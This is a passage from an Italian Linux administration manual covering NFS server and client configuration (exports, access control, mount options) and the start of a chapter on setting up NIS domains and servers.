Generalmente, viene avviato dalla procedura di inizializzazione del sistema, in modo autonomo, cioè indipendente dal supervisore dei servizi di rete. Mantiene aggiornato il file '/var/lib/nfs/rmtab' che elenca gli innesti in essere. Tuttavia, non è garantito che il contenuto di

questo file sia esatto, per cui non lo si può utilizzare per determinare con certezza quali siano le connessioni in corso.

Il programma '**`rpc.nfsd`**' è il demone che si occupa di gestire le richieste, da parte dei clienti, per i servizi NFS, avvalendosi in pratica delle funzionalità del kernel Linux.

```
rpc.nfsd [opzioni]
```

Deve essere in funzione nel servente. Viene avviato generalmente dalla procedura di inizializzazione del sistema, subito dopo '**`rpc.mountd`**'. Anche '**`rpc.nfsd`**' funziona in modo autonomo rispetto al supervisore dei servizi di rete.

Il demone '**`rpc.lockd`**' si occupa di avviare la gestione del sistema di file lucchetto NFS, noto come NLM, ovvero *NFS lock manager*:

```
rpc.lockd
```

In generale, con i kernel Linux recenti non dovrebbe essere necessaria la presenza di questo programma; tuttavia, anche se così fosse, il suo avvio non provoca inconvenienti.

Il demone '**`rpc.statd`**' serve al sistema di file lucchetto NFS per aggiornare la situazione quando un elaboratore cliente viene riavviato o comunque si blocca:

```
rpc.statd [opzioni]
```

La configurazione del servizio avviene principalmente attraverso il file '`/etc/exports`', il quale contiene l'indicazione delle porzioni di file system locale da concedere in condivisione. Se il file manca o è vuoto, non viene concesso l'utilizzo di alcuna parte del file system locale all'esterno.

Si tratta di un file di testo normale, in cui vengono ignorate le righe vuote, quelle bianche e quelle che iniziano con il simbolo '**`#`**'; per il resto, le righe sono intese come dei record, ognuno dei quali è composto da:

- l'indicazione di una directory a partire dalla quale si concede la condivisione;
- una serie di nodi o reti cui viene concesso l'utilizzo di questa directory con l'eventuale specificazione di opzioni di accesso.

In pratica si utilizza la sintassi seguente:

```
directory_di_partenza [nodo] [(opzioni)] ...
```

La configurazione di questo file potrebbe non dare sempre gli effetti previsti, a causa di difetti che possono essere presenti nei demoni che si occupano della gestione del servizio. In generale, si è cercato sempre di garantire la sicurezza, a discapito della funzionalità. Se una configurazione di '`/etc/exports`' sembra non funzionare senza un motivo apparente, è bene provarne altre, limitando l'uso di opzioni particolari, o cercando di identificare meglio gli elaboratori a cui si concede l'accesso. Eventualmente, si veda anche la pagina di manuale *exports(5)*.

Gli elaboratori a cui si concede l'accesso alla directory condivisa possono essere specificati in vari modi, alcuni dei quali sono elencati di seguito:

- **indicazione di un nodo singolo**

  quando si utilizza un nome o un indirizzo IP che fa riferimento da un elaboratore specifico;

- **uso di caratteri jolly**

  possono essere utilizzati i caratteri jolly '`*`' e '`?`' per indicare un gruppo di **nomi** di elaboratore con una sola notazione, tenendo presente che questi simboli non possono sostituirsi ai punti di un nome di dominio;

- **rete IP**

  attraverso la notazione '***indirizzo_ip*/*maschera_di_rete***' è possibile indicare simultaneamente tutti gli elaboratori collocati all'interno della rete o della sottorete a cui si fa riferimento.

Le opzioni tra parentesi tonde sono parole chiave particolari. Segue la descrizione di alcune di queste:

Parola chiave	Descrizione
`ro`	Consente l'accesso in sola lettura. Questa è la modalità di funzionamento predefinita.
`rw`	Consente l'accesso in lettura e scrittura.
`insecure_lock` `no_auth_nlm`	Questa opzione consente di usare un sistema di file lucchetto meno rigido, quando alcuni elaboratori clienti mostrano difficoltà in questo senso.
`root_squash`	Si tratta di un'opzione di sicurezza, di solito predefinita, attraverso la quale si impedisce l'accesso come utente '**`root`**'. In pratica, quando un utente '**`root`**' presso un elaboratore cliente utilizza il file system condiviso, viene trattato come utente '**`nobody`**'. L'utente '**`nobody`**' corrisponde spesso al numero UID 65534 o −2; tuttavia, questo utente non ha un numero UID standard, tanto che in alcuni sistemi si preferisce utilizzare un numero più basso di quelli assegnati agli utenti comuni.
`all_squash`	La presenza di questa opzione fa sì che tutti gli accessi al file system condiviso, avvengano con i privilegi dell'utente '**`nobody`**'.
`no_root_squash`	Non effettua la trasformazione dell'UID '**`root`**' e ciò è necessario quando si utilizzano clienti NFS senza disco fisso.

L'elenco seguente mostra alcuni esempi di record di questo file; tuttavia si osservi che non tutti i serventi NFS si comportano allo stesso modo, pertanto alcune direttive possono funzionare

da una parte e altre da un'altra.

Esempio	Descrizione
`/usr *.brot.dg(ro)`	Concede ai nodi del dominio *brot.dg* l'accesso in lettura alla directory '/usr/' e seguenti.
`/ roggen.brot.dg(ro,root_squash)`	Concede a *roggen.brot.dg* di accedere in sola lettura a partire dalla directory radice, escludendo i privilegi dell'utente '**root**'.
`/home roggen.brot.dg(rw) weizen.mehl.dg(rw)`	Concede a *roggen.brot.dg* e a *weizen.mehl.dg* di accedere in lettura e scrittura alla directory '/home/'.
`/usr/local 192.168.0.0/255.255.0.0↩ ↪(rw,no_root_squash)`	Concede a tutti i nodi con indirizzi 192.168.*.* di accedere in lettura e scrittura a partire dalla directory '/usr/local/', permettendo ai vari utenti '**root**' di mantenere i loro privilegi.
`/usr/local 192.168.0.0/16(rw,no_root_squash)`	Esattamente come nell'esempio precedente, con una rappresentazione compatta della maschera di rete.
`/ *(rw,no_root_squash)`	Questa definizione non dovrebbe funzionare più. Sembrerebbe voler concedere a tutta la rete di accedere in lettura e scrittura a partire dalla directory radice, permettendo ai vari utenti '**root**' di mantenere i loro privilegi. Tuttavia l'asterisco non dovrebbe riuscire a rimpiazzare i punti che compongono i nomi di dominio, risolvendosi così in una directory che in pratica non viene condivisa.
`/ 0.0.0.0/0(rw,no_root_squash)`	Teoricamente, questo dovrebbe essere il modo corretto per ottenere il risultato che si presume voler ottenere nell'esempio precedente, limitatamente ai nodi con indirizzi IPv4.

Quando si modifica il file '/etc/exports', per garantire che queste siano prese in considerazione dal sistema di condivisione del file system, è necessario utilizzare il programma '**exportfs**' nel modo seguente:

exportfs -ra [*Invio*]

Il programma '**exportfs**' può anche essere usato per esportare al volo una directory, senza modificare il file '/etc/exports'. In generale, si tratta di una pratica non consigliabile, ma della quale bisogna tenere conto. Eventualmente si può consultare la pagina di manuale *exportfs(8)*.

Infine, bisogna considerare che alcuni dei demoni che abilitano il servizio NFS potrebbero essere stati compilati in modo da utilizzare i file '/etc/hosts.allow' e '/etc/hosts.deny' per controllare l'accesso. L'elenco seguente mostra in che modo abilitare o disabilitare l'ac-

cesso in modo selettivo per ogni demone coinvolto, tenendo conto che anche il Portmapper potrebbe dipendere da questi file:

Demone	'/etc/hosts.allow'	'/etc/hosts.deny'
Portmapper	portmap: *specifica_dei_nodi*	portmap: *specifica_dei_nodi*
'**rpc.mountd**'	mountd: *specifica_dei_nodi*	mountd: *specifica_dei_nodi*
'**rpc.nfsd**'	nfsd: *specifica_dei_nodi*	nfsd: *specifica_dei_nodi*
'**rpc.lockd**'	lockd: *specifica_dei_nodi*	lockd: *specifica_dei_nodi*
'**rpc.statd**'	statd: *specifica_dei_nodi*	statd: *specifica_dei_nodi*
'**rpc.rquotad**'	rquotad: *specifica_dei_nodi*	rquotad: *specifica_dei_nodi*

È molto probabile che molti di questi demoni siano insensibili al contenuto dei file '/etc/hosts.allow' e '/etc/hosts.deny'; tuttavia, se nel proprio sistema si utilizzano questi file, è meglio scrivere una riga di più in questi file, anche se inutile, piuttosto che dimenticarsene e avere problemi in seguito. Pertanto, per abilitare l'accesso a tutti questi demoni, conviene utilizzare le direttive seguenti nel file '/etc/hosts.allow':

```
portmap: specifica_dei_nodi
mountd: specifica_dei_nodi
nfsd: specifica_dei_nodi
lockd: specifica_dei_nodi
statd: specifica_dei_nodi
rquotad: specifica_dei_nodi
```

Per converso, può essere conveniente inserire le righe seguenti nel file '/etc/hosts.deny', allo scopo di escludere gli accessi che non provengano dai nodi autorizzati espressamente:

```
portmap: ALL
mountd: ALL
nfsd: ALL
lockd: ALL
statd: ALL
rquotad: ALL
```

Naturalmente, per una sicurezza maggiore, può essere conveniente inserire soltanto la direttiva seguente nel file '/etc/hosts.deny':

```
ALL: ALL
```

299.3 Verifica del servizio

Quando il servizio NFS è attivo, si può verificare il funzionamento e l'utilizzo di questo con il programma '**showmount**':

```
showmount [opzioni] [nodo]
```

Se non si indica un nodo, viene interrogato il servizio NFS presso l'elaboratore locale.

Tabella 299.11. Alcune opzioni.

Opzione	Descrizione
`-a` `--all`	Elenca i clienti che utilizzano il proprio servizio e anche le directory che questi hanno innestato.
`-e` `--exports`	Elenca le directory esportate dal servente locale o dal servente remoto (se indicato come ultimo argomento del comando).

Quando si interroga la situazione dell'utilizzo in corso, le informazioni vengono tratte dal file '`/var/lib/xtab`', che però potrebbe mostrare l'utilizzo attuale di directory che in realtà non lo sono più.

299.4 Porte coinvolte

Il servizio NFS si avvale per il suo funzionamento del Portmapper e di altri demoni specifici. In alcuni casi, questi demoni comunicano utilizzando porte TCP o UDP definite in modo dinamico, pubblicizzate poi dal Portmapper stesso. I punti di riferimento costanti sono solo quelli seguenti:

Porta TCP o UDP	Demone
111	Portmapper
2049	'**`rpc.nfsd`**'

299.5 Dal lato del cliente

Con i sistemi GNU/Linux, l'utilizzo di un file system di rete richiede solo che il kernel sia stato predisposto per questo. Non occorrono programmi demone, basta il normalissimo '**`mount`**'.

Per innestare un file system di rete si interviene in modo analogo a quello di una unità di memorizzazione locale, con la differenza fondamentale del modo di esprimere il dispositivo virtuale corrispondente al file system remoto da connettere.

nodo_remoto **:** ***directory_remota***

La notazione sopra riportata rappresenta la porzione di file system remoto cui si vuole accedere, attraverso l'indicazione simultanea dell'elaboratore e della directory di partenza.

Supponendo che l'elaboratore *`dinkel.brot.dg`* conceda l'utilizzo della directory '`/usr/`' e successive, l'elaboratore *`roggen.brot.dg`* potrebbe sfruttarne l'occasione attraverso il programma '**`mount`**' nel modo seguente:

```
mount -t nfs dinkel.brot.dg:/usr /usr
```

Inoltre, nell'elaboratore *roggen.brot.dg* si potrebbe aggiungere una riga nel file '/etc/fstab' in modo da automatizzarne la connessione (167.1.6).

```
dinkel.brot.dg:/usr  /usr         nfs      defaults     0  0
```

Sia attraverso il programma '**mount**' (preceduti dall'opzione '**-o**'), che nel file '/etc/fstab' (nel campo delle opzioni) possono essere specificate delle opzioni particolari riferite a questo tipo di file system. L'elenco seguente mostra solo alcune di queste opzioni, che possono avere rilevanza quando si innesta un file system di rete.

Opzione	Descrizione
rsize=***n***	Permette di specificare la dimensione dei pacchetti utilizzati in lettura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
wsize=***n***	Permette di specificare la dimensione dei pacchetti utilizzati in scrittura da parte del cliente NFS. Il valore predefinito è di 1024 byte.
timeo=***n***	Permette di definire il valore del *timeout*, espresso in decimi di secondo, per il completamento delle richieste. In pratica, se entro quel tempo non si ottiene una conferma, si verifica un *minor timeout* e l'operazione viene ritentata con una durata di *timeout* doppia. Quando si raggiunge un *timeout* massimo di 60 secondi si verifica un *major timeout*. Il valore predefinito è sette, corrispondente a 0,7 secondi.
hard	Stabilisce che la connessione deve essere ritentata all'infinito, anche dopo un *major timeout*. È la modalità di funzionamento predefinita.
soft	Stabilisce che venga generato un errore di I/O non appena si verifica un *major timeout*. Questa modalità si contrappone a quella '**hard**'.
intr	Permette l'interruzione di una chiamata NFS attraverso l'uso di segnali. Può essere utile per interrompere una connessione quando il servente non risponde.
nosuid	Evita di prendere in considerazione i permessi di tipo SUID e SGID dei file eseguibili.

In condizioni normali, conviene usare le opzioni '**rw**', '**hard**' e '**intr**', come nell'esempio seguente che rappresenta sempre una direttiva del file '/etc/fstab':

```
...
dinkel.brot.dg:/home  /home         nfs      rw,hard,intr       0  0
...
```

Per motivi di sicurezza, può essere utile anche l'opzione '**nosuid**', se si teme che un programma compromesso, presente nel file system remoto, possa acquisire privilegi particolare e intaccare l'elaboratore locale dal quale lo si avvia. Si vedano comunque le pagine di manuale *mount(8)* e *nfs(5)*.

299.6 Riferimenti

- Tavis Barr, Nicolai Langfeldt, Seth Vidal, *NFS HOWTO*
  ⟨*http://www.linux.org/docs/ldp/howto/HOWTO-INDEX/howtos.html* ⟩

[1] **Linux NFS** GNU GPL

Capitolo 300

NIS

Il NIS, [1] [2] [3] o *Network information service*, è un sistema di gestione di dati amministrativi concentrati in una sola fonte, rendendoli disponibili a tutta una rete in modo uniforme.

Questo tipo di servizio è stato ideato e sviluppato originariamente dalla Sun Microsystems denominandolo *Yellow pages* (YP), ma successivamente il nome è stato cambiato perché questo era già un marchio registrato in Gran Bretagna della società telefonica British Telecom. Questa storia di NIS serve a spiegare il motivo per il quale molti programmi di servizio che riguardano questa gestione hanno il prefisso '**yp**', oltre al fatto che spesso si parli di «servizi YP» invece che di «servizi NIS».

Il NIS è un meccanismo che si sovrappone alla gestione amministrativa di un sistema Unix tipico, ma questo avviene in un modo non perfettamente integrato. Quando si introduce il NIS, si inserisce un livello di intermediazione tra l'utente e il sistema di amministratore preesistente.

300.1 Concentrazione amministrativa del NIS versione 2

Lo scopo del NIS è quello di concentrare in un solo elaboratore la gestione di una serie di file amministrativi. La tabella 300.1 elenca alcuni file di configurazione, tipici di un sistema Unix, che possono essere gestiti in questo modo.

Tabella 300.1. Elenco di alcuni dei file amministrativi gestibili comunemente attraverso il NIS.

File	Descrizione
'/etc/passwd'	Informazioni sugli utenti.
'/etc/group'	Gruppi di utenti.
'/etc/shadow'	Parole d'ordine oscurate (quando gestibili).
'/etc/aliases'	Alias di posta elettronica.
'/etc/hosts'	Traduzione degli indirizzi IP dei nodi della rete locale.
'/etc/networks'	Traduzione degli indirizzi IP delle sottoreti (locali).
'/etc/protocols'	Nomi e numeri dei protocolli di rete.
'/etc/rpc'	Numeri delle chiamate RPC.
'/etc/services'	Abbinamento dei servizi di rete ai numeri di porta corrispondenti.

È bene chiarire subito che il supporto alle parole d'ordine oscurate non è disponibile in tutti i NIS esistenti; inoltre, il protocollo NIS (fino alla versione 2) rende difficile il loro utilizzo in modo «sicuro», nel senso di mantenere effettivamente nascoste le stringhe cifrate corrispondenti alle parole d'ordine di accesso degli utenti.

La concentrazione amministrativa si attua facendo in modo che le informazioni dei file che interessano siano gestite a partire da un solo nodo. Generalmente, l'utilità del NIS sta nella possibilità di amministrare gli utenti da un'unica origine, facendo in modo che questi vengano riconosciuti in tutti gli elaboratori di un certo «dominio», senza dover essere inseriti effettivamente in ognuno di questi.

Gli esempi che si fanno in questo capitolo sono volti principalmente al raggiungimento di questo risultato, concentrando così l'amministrazione dei file '/etc/passwd', '/etc/group' e '/etc/shadow'.

300.1.1 Mappe NIS

Il NIS non utilizza i file amministrativi così come sono, ne crea una copia; queste copie sono denominate «mappe». I file di mappa sono in formato DBM, dove si memorizzano solo coppie di dati: chiave-valore. Per questo motivo, a seconda della struttura dei file amministrativi originali, si possono generare più mappe differenti.

Quando si attiva il NIS, non si possono più utilizzare i vecchi comandi amministrativi (come '**passwd**', '**chsh**', ecc.), o quantomeno non conviene, perché il NIS non si accorge (autonomamente) dei cambiamenti apportati ai file amministrativi tradizionali. Bisogna utilizzare i comandi specifici del NIS, in modo che i cambiamenti siano annotati immediatamente nelle mappe e poi siano propagati nei file amministrativi normali del servente NIS.

La tabella 300.2 riporta l'elenco di alcune delle mappe tipiche della gestione NIS. La collocazione di questi file dipende dal dominio NIS, descritto nella sezione seguente, e corrisponde in pratica a '/var/yp/***dominio_nis***/'.

Tabella 300.2. Elenco di alcune mappe NIS.

Mappa	Descrizione
'passwd.byname'	Utenti per nome.
'passwd.byuid'	Utenti per numero UID.
'group.byname'	Gruppi per nome.
'group.bygid'	Gruppi per numero GID.
'shadow.byname'	Utenti per nome (dal file '/etc/shadow').
'mail.aliases'	Alias di posta elettronica.
'hosts.byname'	Nodi per nome.
'hosts.byaddr'	Nodi per indirizzo.
'networks.byname'	Reti locali per nome.
'networks.byaddr'	Reti locali per indirizzo.
'protocols.byname'	Protocolli di rete per nome.
'protocols.bynumber'	Protocolli di rete per numero.
'rpc.byname'	Chiamate RPC per nome.
'rpc.bynumber'	Chiamate RPC per numero.
'services.byname'	Servizi di rete per nome.

300.1.2 Dominio NIS

Quando si attiva un servizio NIS in un nodo, in modo che questo renda disponibili le informazioni relative a un gruppo di elaboratori, si deve definire un dominio NIS corrispondente. Questo non ha niente a che fare con i domini utilizzati dal servizio DNS, ma generalmente, anche se potrebbe sovrapporsi perfettamente a un dominio di questo tipo, conviene utilizzare nomi distinti, che non abbiano un nesso logico o intuitivo.

Più precisamente, è meglio dire che si stabilisce prima l'estensione del dominio NIS che si vuole creare, quindi si deve «eleggere» il nodo più adatto a fungere da servente NIS. Infatti, questo elaboratore deve trovarsi in una posizione adatta nella rete, in modo che sia accessibile facilmente da tutti gli elaboratori del dominio NIS. Oltre a questo è bene che si tratti di una macchina adeguata all'estensione del dominio: maggiore è il numero di clienti, maggiore è la frequenza con cui deve rispondere a richieste del protocollo NIS.

I file di mappa di un servente NIS sono raggruppati distintamente per dominio, nella directory '/var/yp/***dominio_nis***/'.

300.1.3 Servente principale e serventi secondari

Finora si è fatto riferimento a un servente NIS unico per tutto il suo dominio di competenza. Quando si attiva un servizio di questo tipo, tutti gli elaboratori clienti di questo dominio dipendono completamente dal servente per tutte quelle informazioni che sono state concentrate sotto la sua amministrazione. Se l'elaboratore che offre questo servizio dovesse venire a mancare per qualsiasi motivo, come un guasto, tutti i suoi clienti sarebbero in grave difficoltà.

Per risolvere il problema, si possono predisporre dei serventi NIS secondari, o *slave*, che riproducono le informazioni del servente principale, o *master*.

> Il motivo per il quale si utilizza il servizio NIS è quello di uniformare e concentrare la gestione di informazioni di un gran numero di elaboratori, altrimenti non sarebbe giustificato l'impegno necessario alla sua attivazione. Di conseguenza, è praticamente obbligatorio attivare dei serventi secondari, sia per attenuare i rischi di blocco del sistema globale, sia per ridurre il carico di richieste NIS su un'unica macchina.

La presenza di serventi secondari impone la creazione di meccanismi automatici per il loro allineamento, generalmente attraverso il sistema Cron.

300.2 Distinzione dei ruoli tra servente e cliente

Finora è stato preso in considerazione il compito del servente NIS, senza valutare i clienti, ma all'inizio la distinzione dei compiti può sembrare confusa.

Il cliente NIS è un programma demone che si occupa di fornire al sistema in cui è in funzione le informazioni che altrimenti verrebbero ottenute dai soliti file di configurazione. La situazione tipica è quella della procedura di accesso: se il nome dell'utente non viene trovato nel file '`/etc/passwd`' locale, il cliente NIS cerca di ottenerlo dal servente NIS.

In pratica, le funzionalità di servente e cliente sono indipendenti: ci possono essere elaboratori che fungono da serventi, altri che utilizzano il programma cliente per accedere alle informazioni e altri ancora che fanno entrambe le cose.

Se si pensa che il servente NIS principale deve contenere tutte le informazioni che vengono condivise dai programmi clienti presso gli altri elaboratori, potrebbe sembrare inutile l'attivazione del programma cliente nello stesso servente. Tuttavia, le cose cambiano quando si considerano i serventi secondari. Questi non dispongono delle informazioni che ha l'elaboratore corrispondente al servente principale; per ottenerle occorre attivare il cliente NIS in modo che si possa mettere in comunicazione con il servente principale.

Nel sistema NIS così strutturato, i clienti cercano le informazioni, riferite al loro dominio, dal servente che risponde più rapidamente. Ciò viene determinato generalmente attraverso una richiesta circolare (broadcast). Questo, tra le altre cose, è uno dei punti deboli del NIS: dal momento che qualunque elaboratore può rispondere a una chiamata circolare, chiunque è in grado di intromettersi per cercare di catturare delle informazioni.

300.2.1 Propagazione delle informazioni

Quando si deve intervenire per modificare qualche informazione di quelle che sono condivise attraverso il NIS, si presentano situazioni differenti a seconda delle circostanze. Queste si traducono in modalità diverse di propagazione di queste modifiche nell'intero sistema NIS. Si distinguono due situazioni fondamentali:

- la modifica di un'informazione nell'elaboratore di origine (il servente principale) sui dati di partenza;
- la modifica di un'informazione attraverso gli strumenti offerti dal sistema NIS.

Nel primo caso le azioni da compiere sono:

1. aggiornare le mappe del servente principale;
2. aggiornare le mappe dei serventi secondari.

Nel secondo caso le azioni da compiere sono:

1. aggiornare i file di configurazione corrispondenti nel servente principale
2. aggiornare le mappe del servente principale
3. aggiornare le mappe dei serventi secondari

Quando si interviene manualmente sui file di configurazione di partenza del servente principale, per esempio quando si vuole aggiungere o eliminare un utente, si deve poi comandare manualmente l'aggiornamento delle mappe NIS; eventualmente si può pilotare anche l'aggiornamento dei serventi secondari, attraverso un cosiddetto *push*.

Quando si utilizzano gli strumenti offerti da NIS per modificare la configurazione dei dati condivisi, ciò può avvenire solo attraverso un cliente, il quale si occupa di contattare il servente principale che poi deve provvedere ad aggiornare i file normali e le mappe.

La propagazione delle mappe modificate ai serventi secondari potrebbe essere un problema. Per questo si utilizza generalmente il sistema Cron in ogni servente secondario, in modo da avviare periodicamente il comando necessario a metterli in comunicazione con il servente principale e verificare così la presenza di aggiornamenti eventuali.

Dalla precisione del funzionamento di questo sistema di propagazione derivano delle conseguenze pratiche che, a prima vista, possono sembrare assurde. Si può immaginare cosa può accadere quando un utente cambia la propria parola d'ordine da un cliente NIS. Questo contatta il servente principale che provvede ad aggiornare le mappe e il file '`/etc/passwd`'. Ma fino a che i serventi secondari non ricevono l'aggiornamento, i clienti che li utilizzano continuano a permettere l'accesso con la parola d'ordine vecchia. Questo può capitare allo stesso elaboratore dal quale è stata compiuta l'operazione di modifica, se questo utilizza il servizio di un servente secondario non aggiornato. In queste condizioni, l'utente che ha appena cambiato parola d'ordine e tenta un altro accesso sulla stessa macchina, potrebbe trovarsi spaesato di fronte al rifiuto che gli si presenta.

300.3 NIS e DNS

Il NIS permette di distribuire le informazioni contenute nei file '`/etc/hosts`' e '`/etc/networks`'. Questi sono i file di configurazione che permettono di risolvere i nomi dei nodi della rete locale, quando non si vuole fare uso di un DNS.

Attraverso questa possibilità è poi possibile configurare il file '`/etc/host.conf`' dei vari clienti NIS, in modo che venga utilizzata questa informazione. Di solito si tratta di indicare una riga come quella seguente:

```
…
order hosts,nis
…
```

Tuttavia, nel momento stesso in cui si pensa di volere utilizzare il NIS, si decide che l'organizzazione della rete locale è un problema serio, pertanto, anche la risoluzione dei nomi della rete deve essere considerato un problema ugualmente serio. In questo senso, diventa un controsenso la pretesa di gestire la risoluzione dei nomi attraverso NIS, quando con poco impegno si può attivare un servente DNS; al limite si possono unire le due cose:

```
…
order hosts,bind,nis
…
```

300.4 RPC

Il NIS utilizza le chiamate RPC per comunicare. Questo significa che è necessaria la presenza del Portmapper in funzione sia nei nodi serventi che nei nodi clienti (si veda eventualmente il capitolo 298).

È anche importante verificare che i servizi di sincronizzazione, *time service*, siano previsti nel controllo del supervisore dei servizi di rete. Il file '`/etc/inetd.conf`' potrebbe contenere le righe seguenti:

```
#
# Time service is used for clock syncronization.
#
time            stream  tcp     nowait  root    internal
time            dgram   udp     wait    root    internal
```

In alternativa, il file '`/etc/xinetd.conf`' potrebbe contenere invece le righe seguenti:

```
service time
{
        socket_type     = stream
        protocol        = tcp
        wait            = no
        user            = root
        type            = INTERNAL
        id              = time-stream
}

service time
{
        socket_type     = dgram
        protocol        = udp
        wait            = yes
        user            = root
        type            = INTERNAL
        id              = time-dgram
}
```

Si osservi comunque che in alcune distribuzioni GNU, in base alla configurazione predefinita del supervisore dei servizi di rete, il servizio TIME attraverso il protocollo UDP non viene fornito, ma il servizio NIS dovrebbe funzionare ugualmente.

Se si devono apportare delle modifiche al file di configurazione del supervisore dei servizi di rete, bisogna poi ricordarsi di riavviarlo (capitolo 297).

300.5 Allestimento di un servente NIS versioni 1 e 2

Gli elementi indispensabili di un servente NIS sono i programmi '**`ypserv`**' e '**`makedbm`**'. Il primo svolge il ruolo di demone in ascolto delle richieste NIS per il dominio di competenza, il secondo è necessario per convertire i file di configurazione normali in file DBM, cioè nelle mappe NIS.

Nel caso di un servente principale è anche opportuna la presenza di altri due demoni: '**`rpc.yppasswdd`**' e '**`rpc.ypxfrd`**'. Il primo serve a permettere la modifica delle parole d'ordine degli utenti attraverso il sistema NIS, il secondo serve a facilitare l'aggiornamento ai serventi secondari.

La configurazione di '**`ypserv`**' e '**`rpc.ypxfrd`**' può dipendere dal modo in cui sono stati compilati i sorgenti rispettivi. In generale si utilizza il file '`/etc/ypserv.conf`' per definire il comportamento di entrambi i programmi; inoltre '**`ypserv`**' può far uso di '`/etc/ypserv.securenets`' per conoscere gli indirizzi di rete da cui può accettare interrogazioni NIS, oppure può riutilizzare i tradizionali '`/etc/hosts.allow`' e '`/etc/hosts.deny`'. Per saperlo basta usare l'opzione '**`-version`**', come nell'esempio seguente:

`#` **`ypserv -version`** [*Invio*]

```
ypserv - NYS YP Server version 1.1.7 (with tcp wrapper)
```

L'esempio mostra il risultato di un '**`ypserv`**' compilato in modo da avvalersi dei file '`/etc/hosts.allow`' e '`/etc/hosts.deny`', gli stessi che utilizza il TCP wrapper allo scopo di filtrare gli accessi ai programmi controllati dal supervisore dei servizi di rete.

```
ypserv - NYS YP Server version 1.3.12 (with securenets)
```

Questo esempio ulteriore riguarda invece il risultato di un '**ypserv**' compilato in modo da avvalersi di '/etc/ypserv.securenets' (o di un file analogo collocato in una posizione diversa nel file system.

Prima di poter avviare il servente '**ypserv**', oltre a provvedere per la sua configurazione, occorre necessariamente che il Portmapper RPC sia in funzione e che il dominio NIS sia stato definito. In assenza di una sola di queste due condizioni, il programma '**ypserv**' non funziona, nel senso che non si riesce ad avviarlo.

300.5.1 Dominio NIS

Il dominio NIS viene definito attraverso '**domainname**', nel modo seguente:

```
domainname dominio_nis
```

Quando viene usato senza argomenti, si ottiene il nome del dominio NIS; in questo modo si può controllare se l'impostazione è corretta. Per esempio, l'impostazione del dominio NIS *rost.nis-yp* può essere fatta e controllata nel modo seguente:

domainname rost.nis-yp [*Invio*]

domainname [*Invio*]

```
rost.nis-yp
```

Mentre l'impostazione del dominio è di competenza dell'utente '**root**', la verifica può essere fatta anche da un utente comune.

Di solito, si può fare riferimento a questo programma anche con altri nomi:

```
domainname [opzioni] [dominio_nis]
```

```
nisdomainname [opzioni] [dominio_nis]
```

```
ypdomainname [opzioni] [dominio_nis]
```

L'utilizzo tipico di '**domainname**' è riservato agli script della procedura di inizializzazione del sistema. Le istruzioni necessarie potrebbero essere organizzate nel modo seguente:

```
# Set the NIS domain name
if [ -n "$NISDOMAIN" ]
then
    domainname $NISDOMAIN
else
    domainname ""
fi
```

Oppure in modo alternativo anche come segue, dove il nome del dominio è contenuto in un file. In tal caso, bisogna fare attenzione al fatto che il file in questione deve essere composto esclusivamente da una riga, altrimenti viene presa in considerazione solo l'ultima, ma se questa è vuota, il dominio non viene definito.

```
# Set the NIS domain name
if [ -f "/etc/nisdomain" ]
then
    domainname -F /etc/nisdomain
else
    domainname ""
fi
```

300.5.2 Avvio del servente

In condizioni normali, '**`ypserv`**' non richiede l'uso di argomenti particolari, al massimo si tratta di controllare il file di configurazione '`/etc/ypserv.conf`' e l'eventuale '`/etc/ypserv.securenets`' (prima si deve verificare con l'opzione '**`-v`**' se questo file è necessario, o se al suo posto si usano i file di configurazione del TCP wrapper). In ogni caso, è importante che la directory '`/var/yp/`' sia stata creata (al suo interno si dovrebbe trovare un file-make, ma questo viene mostrato in seguito).

`#` **`ypserv`** [*Invio*]

Se tutto va bene, il programma si avvia sullo sfondo e si disassocia dalla shell, diventando un processo figlio di quello iniziale (Init).

`#` **`pstree`** [*Invio*]

```
init-+-...
     |-portmap
     |-...
     `-ypserv
```

Se il Portmapper RPC non fosse attivo, oppure se non fosse stato definito il dominio NIS, l'avvio di '**`ypserv`**' non dovrebbe riuscire. Eventualmente, si può verificare il funzionamento del Portmapper stesso, attraverso il comando seguente:

`#` **`rpcinfo -p localhost`** [*Invio*]

```
   program vers proto   port
    100000    2   tcp    111  portmapper
    100000    2   udp    111  portmapper
```

Le righe che si vedono dall'esempio mostrato sono la dichiarazione esplicita del funzionamento del Portmapper. Per verificare espressamente la connessione con '**ypserv**', si può usare il comando seguente:

```
# rpcinfo -u localhost ypserv [Invio]
```

```
program 100004 version 1 ready and waiting
program 100004 version 2 ready and waiting
```

La sintassi per l'avvio di '**ypserv**' è molto semplice:

```
ypserv [opzioni]
```

L'elenco seguente descrive alcune opzioni della riga di comando di '**ypserv**' che possono essere utili.

Opzione	Descrizione
`-d [percorso_yp]` `--debug [percorso_yp]`	Utilizzando questa opzione si fa in modo che '**ypserv**' funzioni in modalità diagnostica. Per questo, invece di passare sullo sfondo, continua a funzionare occupando il terminale dal quale è stato avviato, emettendo informazioni particolareggiate su ciò che avviene attraverso lo standard error. Eventualmente si può indicare un percorso come argomento dell'opzione, intendendo fare in modo che '**ypserv**' utilizzi le mappe contenute a partire da quella directory, invece di quelle che si trovano a partire da '`/var/yp/`'.
`-b` `--dns`	Specifica che se un nodo non viene identificato diversamente, si deve utilizzare il servizio DNS.
`-v` `--version`	Visualizza i dati riferiti alla particolare versione di '**ypserv**'. Questa indicazione è molto importante, soprattutto per sapere quali file vengono utilizzati per controllare gli indirizzi che possono accedere al servizio.

Il programma '**ypserv**', quando tutto è configurato correttamente, viene controllato dalla procedura di inizializzazione del sistema, attraverso uno dei suoi script. L'esempio che segue rappresenta un modo semplice per ottenere questo, dove la variabile di ambiente '**NISDOMAIN**' viene usata per contenere il dominio NIS; se manca questa variabile non ha senso avviare il servente NIS.

```
if [ -n "$NISDOMAIN" ]
then
    if [ -f /usr/sbin/ypserv ]
    then
        /usr/sbin/ypserv
        echo ypserv
    fi
fi
```

Quello mostrato è solo uno dei tanti modi; in generale bisogna ricordare che si può avviare il servizio NIS solo dopo aver avviato il Portmapper.

Nelle distribuzioni più accurate, è normale trovare uno script apposito che permette di avviare e di interrompere l'attività del servente NIS, assieme a tutto quello di cui potrebbe avere bisogno. Questo genere di script può trovarsi nelle directory '/etc/rc.d/init.d/', '/etc/init.d/' e altre possibili.

300.5.3 Configurazione principale

La configurazione di '/etc/ypserv.conf' riguarda il funzionamento di '**ypserv**' e '**rpc.ypxfrd**' in ogni caso. quando si fanno dei cambiamenti a questa configurazione occorre riavviare i demoni o inviare loro un segnale '**SIGHUP**'.

